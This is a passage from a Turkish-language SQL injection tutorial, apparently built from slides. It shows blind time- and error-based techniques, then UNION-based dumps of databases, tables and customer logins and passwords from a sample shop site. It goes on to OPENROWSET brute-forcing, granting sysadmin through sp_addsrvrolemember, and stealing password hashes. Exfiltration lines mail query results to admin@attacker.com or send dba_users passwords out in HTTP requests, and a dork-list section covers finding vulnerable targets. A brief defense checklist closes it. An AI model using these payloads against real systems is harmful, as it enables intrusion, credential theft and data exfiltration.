```

- Veri tabanında gecikmede yaratabiliriz.

```
SELECT BENCHMARK(1000000, sha1('deneme')) ;
```

Buradaki Benchmark fonksiyonuyla deneme adlı kelime bir milyon kez sha1 ile hashlenerek bir gecikme yaratılmış olundu.

Hata Tabanlı Yaklaşım

- En basit hatalardan biride sayını 0'a bölünmesidir.
- is_srvrolemember() bir TSQL fonksiyonudur. Kullanıcı özel bir gruba bağlıysa 1 dönderir.
- Hata durumunda 500 hatası (Internet Server Error) görüntülenir.

[http://www.gk.com/products.asp?id=12/is_srvrolemember\('sysadmin'\)](http://www.gk.com/products.asp?id=12/is_srvrolemember('sysadmin'))

ya da

[http://www.gk.com/products.asp?id=12/\(case+when+\(system_user='sa'\)+then+1+else+0+end\)](http://www.gk.com/products.asp?id=12/(case+when+(system_user='sa')+then+1+else+0+end))

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Divide by zero error encountered.

/products.asp, line 33

İçerik Tabanlı Yaklaşım

- Hata bazlı yaklaşımdan farklı olarak “/” karakterinin yerine “+” karakterinin kullanılmasıdır.
- Avantajı hataların gereksiz yere gösterilmemesi ve daha hızlı olmasıdır.

```
id = 12 + (case when (system_user = 'sa') then 1 else 0 end)
```

- Sonuç olarak doğru döndermez ise tarayıcınızda id kısmı değişmeyecektir.

<http://www.gk.com/products.asp?id=12>

- Doğru dönderir ise tarayıcınızda id kısmı değişecektir.

<http://www.gk.com/products.asp?id=13>

5. Veri tabanı şeması çıkarma

- Büyük verilerin çıkarılması durumunda sıkça kullanılır.
- Son adım olarak UNION operatörü kullanılır.
- Adım adım bir uygulama gerçekleştirelim. Injection yapılacak adres aşağıdaki gibi olsun

<http://www.gk.com/products.asp?id=12>

Adım 1: Database listelerinin çıkarılması

SQL:

```
select name from  
master..sysdatabases
```

URL:

<http://www.gk.com/products.asp?id=12+union+select+null,name,null,null+from+master..sysdatabases>

ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	master		
	tempdb		
	model		
	msdb		
	e-shop		

5. Veri tabanı şeması çıkarma

Adım 2: Tabloların çıkarılması

```
SELECT name FROM e-  
shop..sysobjects WHERE  
xtype='U'
```

<http://www.gk.com/products.aspx?id=12+union+select+null,name,null,null+from+e-shop..sysobjects+where+xtype%3D'U'-->

ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	items		
	customers		
	sales		
	transactions		
	messages		

5. Veri tabanı şeması çıkarma

Adım 3: Kolonların çıkarılması

```
SELECT name FROM e-shop..syscolumns WHERE id = (SELECT id FROM e-shop..sysobjects WHERE name = 'customers')
```

ya da iç içe select kullanmak istemezseniz aşağıdaki yapıyıda kullanabilirsiniz.

```
SELECT a.name FROM e-shop..syscolumns a, e-shop..sysobjects b WHERE b.name = 'customers' AND a.id = b.id
```

ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	items		
	customers		
	sales		
	transactions		
	messages		

5. Veri tabanı şeması çıkarma

Adım 4: Değerlerin çıkarılması

ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	charlessmith	ilovegiants	
	lydiaclayton	s3kr3t!	
	bernardjones	passw0rd123	
	mikemcmillan	char13n3	
	claudiablair	apollo11	
	adrianwhite	abc123	

<http://www.gk.com/products.aspid=12+union+select+null,login,password,null+from+e-shop..customers-->

6. Yetkilendirmeler

- Tüm modern VTYS'ler kullanıcılarına admin kontrolü sunar.
- Kullanıcıların yetkilendirmelerine dikkat etmesi gerekir.
- Örneğin SQL Server'da atak yapacak kişiler genellikle OPENROWSET fonksiyonunu kullanırlar.
- Bu fonksiyon ile bir seferliğine OLE DB'ye bağlanılır.

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;  
Address=10.0.2.2; uid=gokhan; pwd=deneme', 'SELECT column1 FROM  
tableA')
```

- Brute-force ataklarını yetkiler için gerçekleştirmek istiyorsanız elinizde bir wordlist olması yararlı olacaktır.

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;  
Address=;uid=sa;pwd=deneme', 'select 1')
```

- Eğer deneme adlı şifremiz doğru ise sonuç 1 dönecektir. Eğer yanlış ise aşağıdaki gibi bir mesaj alacağız.

Login failed for user 'sa'.

6. Yetkilendirmeler

Diyelim ki wordlist içinden doğru şifreyi buldunuz. Bu durumda kullanıcınuza yetki verebilmek için **sp_addsrvrolemember** fonksiyonunu kullanırız.

```
SELECT * FROM OPENROWSET('SQLOLEDB',  
'Network=DBMSSOCN;  
Address=;uid=sa;pwd=password', 'SELECT 1;  
EXEC  
master.dbo.sp_addsrvrolemember  
'gokhan','sysadmin''')
```

7. Şifre Hashlerini Çalma

- VTYS'lerde şifreler direkt olarak tutulmazlar.
- Bir Hash algoritmasından geçilerek veritabanında saklanırlar.
- SQL Serverde hash'ler master veritabanı altında sysxlogin tablosunda tutulur.

```
SELECT password FROM master.dbo.sysxlogins
```

- Password şu şekilde görüntülenir.
0x0100E21F79764287D299F09FD4B7EC97139C7474CA1893815231E9165D257ACEB81511
1F2AE98359F40F84F3CF4C

Header : 0x0100

Salt : E21F7976

Case sensitive hash : 4287D299F09FD4B7EC97139C7474CA1893815231

Case insensitive hash : E9165D257ACEB815111F2AE98359F40F84F3CF4C

- Zamanı dolan case insensitive hash'ler SQL Server tarafından kaldırılır. Brute-force atak yaparak (NGSSQLCrack , Cain & Abel) bu verileri çalabiliriz.

8. İletişim Kanalları

- İnternet ilk tasarlandığında güvenli bir ortam olarak tasarlanmamıştır.
- Bu yüzden internet kullanılan iletişim yollarıyla beraber çeşitli açıklara açığız demektir.
- Örneğin veritabanı sistemleri otomatik email gönderme sistemlerine sahiptirler. Çeşitli komutlarla kullanıcı adını kendimize yollayabiliriz.

```
EXEC master..xp_startmail;  
EXEC master..xp_sendmail @recipients = 'admin@attacker.com',  
@query = 'select @@version'
```

- Çeşitli HTTP requestlerle sistem şifresini kendimize gönderebiliriz.


```
Or 1=utl_http.request ('http://www.gk.com/'||(select password  
from dba_users where rownum=1)) -
```

```
or 1=HTTPURI_TYPE( 'http://www.gk.com/'||(select password from  
dba_users where rownum=1)).getclob() -
```

SQL INJECTION TOOLS

Google Dork List (Aptal Listeler)

- Çeşitli exploit araçları ile veya direkt Google gibi arama motorları üzerinden açık hedef olan siteleri bulmanın en kolay yollarından biride dork listeleridir. İnternet de çeşitli dork listelerini indirip bu siteler üzerinden açık arayabilirsiniz.
- Dork listeleri genellikle SQL injection için kullanılır. Ancak bunun yanı sıra dork listler sonucunda XSS vb. açıklarıda bulabilirsiniz.
- İnternetin büyük çoğunluğu parametreleri İngilizce kullandıkları dorklar genelde İngilizce'dir. Hedefiniz Türkiye ise parametrelerinizde ona göre değişebilir.



Stringler

Injection yapılabilecek parametreleri anlamak gerekebilir. Şimdi bir kaçına bakalım.

- `http://www.gk.com/search.asp?brand=acme`
- `SELECT * FROM products WHERE brand = 'acme'`

`http://www.gk.com/search.asp?brand=acm'%2B'e`


`SELECT * FROM products WHERE brand = 'acm'+ 'e'`

`http://www.gk.com/search.asp?brand=ac'%2Bchar(109)%2B'e`

`SELECT * FROM products WHERE brand = 'ac'+char(109)+ 'e'`


`http://www.gk.com/search.asp?brand=ac'%2Bchar(108%2B(case+when+(system_user
+=+'sa')+then+1+else+0+end)%2B'e`

`SELECT * FROM products WHERE brand = 'ac'+char(108+(case
when+(system_user='sa') then 1 else 0 end) + 'e'`



Scrawlr


- HP Web Security Research Group tarafından dağıtılan bir yazılımdır.
- Ücretsiz olan bu yazılımla sadece GET parametrelerini ve kısıtlı özellikleri test ettiğimizden aslında sınırlı bir test işlemi gerçekleştirmiş oluruz.
- Örneğin yazılım 1500 URL kontrol etmekte sınırlıdır.
- Gelişmiş bir çözüm için yine HP'nin ücretli **WebInspect** yazılımını kullanabilirsiniz.



Backtrack

- Backtrack bir penetrasyon linux-ubuntu tabanlı işletim sistemidir
- İçerisinde bir çok tool 'da beraber gelmektedir.
- Database Exploitation Tools kısmından ilgili SQL Injection aracını seçebilirsiniz.

En çok kullanılanlar ise : sqlmap, sqlninja, bbqsql



Havij

- Başarılı ve internet ortamında en sık adı geçen araçlardan biridir.
- Diğer araçlardan farklı olarak kendi injection metotlarını kullanmasıdır.
- Arayüz olarak basit bir arayüze sahip program %95 oranı gibi iyi bir oranda açık bulmada başarılı oluyor.

KORUNMA YÖNTEMLERİ

- ✓ Karakter filtreleyin.
- ✓ Kayıt uzunluklarını sınırlayın.
- ✓ Kayıt türlerini kontrol edin.
- ✓ Yetkileri sınırlandırın.
- ✓ Whitelist kullanın.
- ✓ Firewall (GreenSQL) kullanın.
- ✓ Uygulamanızı tarayın.

Kaynaklar

- Rain Forest Puppy, Security Specialist
<http://goo.gl/hHLXf>
- 'How I hacked PacketStorm'
<http://packetstormsecurity.com/files/10631/rfp2k01.txt>
- Whisker
<http://www.securityfocus.com/tools/727>
- 'SQL Injection Attacks and Defense', *Justin Clarke*
Syngress Publishing Inc.
- "Hacking Interface", *Hamza ELBAHADIR*
- *Common Vulnerabilities and Exposures*
<http://cve.mitre.org>
-
- Open Web Application Security Project (OWASP)
<http://searchsoftwarequality.techtarget.com/definition/OWASP>
<https://www.owasp.org/>
-
- "SQL Injection", Ferruh Mavituna
<http://ferruh.mavituna.com/sql-injection-a-giris-ve-sql-injection-nedir-oku/>
- "SQL Injection , Stored Procedures"
<http://36chambers.wordpress.com/2011/11/01/sql-injection-part-5-of-8-stored-procedures/>